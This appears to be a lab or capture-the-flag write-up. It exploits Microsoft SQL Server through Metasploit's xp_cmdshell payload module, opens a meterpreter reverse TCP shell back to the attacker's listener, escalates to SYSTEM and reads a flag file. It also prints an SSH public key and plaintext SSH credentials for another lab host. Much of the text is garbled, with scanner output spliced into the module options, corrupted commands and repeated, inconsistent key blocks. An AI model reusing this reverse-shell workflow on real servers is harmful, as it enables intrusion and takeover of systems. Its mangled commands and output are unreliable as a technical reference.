This module executes an arbitrary payload on a Microsoft SQL Server by using the "xp_cmdshell" stored procedure. Currently, three delivery methods are supported. First, the original method uses Windows 'debug.com'. File size restrictions are avoided by incorporating the debug bypass method presented by SecureStat at Defcon 17. Since this method invokes ntvdm, it is not available on x64 systems. A second method takes advantage of the Command Stager subsystem. This allows using various techniques, such as using a TFTP server, to send the executable. By default the Command Stager uses 'wscript.exe' to generate the executable on the target. Finally, ReL1K's latest method utilizes PowerShell to transmit and recreate the payload on the target.

NOTE: This module will leave a payload executable on the target system when the attack is

finished.

- Configuration

```
Module options (exploit/windows/mssql/mssql4_payload):/backup/
==> DIRECTORY: http://172.16.64.140/project/backup/backup/
==> Name DIRECTORY: http://172.16.64.140/project/backup/backup/
==> - DIRECTORY: http://172.16.64.140/project/backup/images/---+
+ hMETHOD 172.16.64.140/payload/backup/in yeshtml (Which payload
==> PASSWORDRY: http://172.16.64.140/project/backup/in fooadmin140/proj
    RHOSTS 172.16.64.199 yes The target
---RPORT entering directory: 1433p://172.16.64.140/project/backup/in
(!) SRVHOSTG: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway) to listen
    SRVPORT 8080 yes The local port
---SSL entering directory: false://172.16.64.140/project/backup/in
(!) SSLCertG: Directory IS LISTABLE. No need to scan it.
    TDSENCRYPTION false yesway) Use TLS/SSL
    URIPATH no negotiate/ The URI to
---USERNAME entering directory: fooadmin172.16.64.140/project/backup/in
+ hUSE_WINDOWS_AUTHENT pfalse/backup/ba yes/index. Use windows authent
---- Entering directory: http://172.16.64.140/project/backup/
Payload Options (windows/meterpreter/reverse_tcp): in it.
    (Use mode '-w' if you want to scan it anyway)
    Name Current Setting Required Description
----Entering directory: http://172.16.64.140/project/backup/
(!) EXITFUNC: process yes Exit technique. (Acceptable values: thread, process)
    LHOST 172.16.64.10 yes scan it Then listen address (aircrack)
    LPORT 4444 yes The listen port
---- Entering directory: http://172.16.64.140/project/backup/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
Exploit target: -w' if you want to scan it anyway)

--- Id -- Name ---
END -- TIME -- Tue Jul 13 20:12:41 2021 / Writeup, Hack The Box is an online
DOWLOAD Automatic 6 - FOUND: 4
```

- Exploit

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
msf6 exploit(windows/mssql/mssql_payload) > runy  
[*] Started reverse TCP handler on 172.16.64.10:4444t/backup/backup/ ----  
[*] t 172.16.64.199:1433 - Command Stager progress - ht 11.47% done@ (1499/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 2.93% done (2998/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - ect 4.40% done@ (4497/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - n i 5.86% done (5996/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - uCommandStager@progress) - 7.33% done (7495/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 8.80% done (8994/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - ect 10.26% done@ (10493/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - n i 11.73% done (11992/102246 bytes)  
[*] 172.16.64.199:1433 - uCommandStager@progress) - 13.19% done (13491/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 14.66% done (14990/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - ect 16.13% done@ (16489/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - n i 17.59% done (17988/102246 bytes)  
[*] 172.16.64.199:1433 - uCommandStager@progress) - 19.06% done (19487/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 20.53% done (20986/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 21.99% done (22485/102246 bytes)  
[*] 172.16.64.199:1433 - 1Command2Stager progress - 23.46% done (23984/102246 bytes)  
[*] 172.16.64.199:1433 - 0Command Stager progress - 24.92% done (25483/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 26.39% done (26982/102246 bytes)  
[*] 172.16.64.199:1433 - Command Stager progress - 27.86% done (28481/102246 bytes)
```

```
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
meterpreter> getuidf you want to scan it anyway)  
Server username: NT AUTHORITY\SYSTEM  
meterpreter> getsystem  
[*] got system via technique41 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > searchF=fnflag.txt  
Found 1 result...  
└─(c:\Users\AdminELS\Desktop\flag.txt (47 bytes))  
meterpreter > |
```

```
⇒ shell  
⇒ cd c:/Users/AdminELS/Desktop/  
⇒ type flag.txt
```

```
-----  
C:\Users\AdminELS\Desktop>type2flag.txt  
type2flag.txt3836 - FOUND: 4  
Congratulations! You exploited this machine!  
└─(root㉿kali)-[~]
```

```
⇒ Also check for these 2, might be related to the next machine
```

```
c:\Users\AdminELS\Desktop>type id_rsa.pub
-----BEGIN RSA PUBLIC KEY-----  
ssh-rsa EAAAAB3NzaC1yc2EAAAQEAjGwzjgKVHcpaDFvc6877t6ZT2ArQa-  
8356blxom+KR5S5o+7CpcL5R7UzwdIaHYt/ChDw0Jc5VK7QU46G+T9W8aYZtvb0zlz  
zAjUXBbjB0c7SmXondjmMPcamjjTTB7kcyIQ/3BQfBya1qhjXeimpmlNX1nnQ==  
#####
```

```
⇒ ssh://developer:dF3334slKw@172.16.64.182:22  
#####
```

This might be the credentials for SSH machine????

Flag

```
⇒ shell  
⇒ cd c:/Users/AdminELS/Desktop/  
⇒ type flag.txt
```

```
c:\Users\AdminELS\Desktop>type2flag.txt  
type2flag.txt 3836 - FOUND: 4  
Congratulations! You exploited this machine!  
[root@kali ~]
```

⇒ Also check for these 2, might be related to the next machine

```
c:\Users\AdminELS\Desktop>type id_rsa.pub
type id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAQEA1GWzjgKVHcpaDFvc6877t6ZT2ArQa-
8356blxom+KR5S5o+7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvbOzl2
zAjUXBbjB0c7SmXzondjmMPcamjjTTB7kcyIQ/3BQfBya1qhjXeimpniNX1nnQ==
```

⇒ **ssh://developer:dF3334slKw@172.16.64.182:22**
#####

This might be the credentials for SSH machine????

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAQEA1GWzjgKVHcpaDFvc6877t6ZT2ArQa+OifteRLCc6TpXJ/-
lQFEDtmxjTcotik7V3DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzjWXZE0VubmBQMht4
WmBM1DWGcKu8356blxom+KR5S5o+
7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvbOzl2Ozwj1U6NSXZ4Je/-
trAKoLHisVfq1hAnulUg0HMqrPCMddW5CmTzuEAwd8RqNRUiZqsgICJwAyQ8uPZn5CXKwbE/
p1p3fzAjUXBbjB0c7SmXzondjmMPcamjjTTB7kcyIQ/3BQfBya1qhjXeimpniNX1nnQ==
rsa-key-20190313#ssh://-
developer:dF3334slKw@172.16.64.182:22#####
```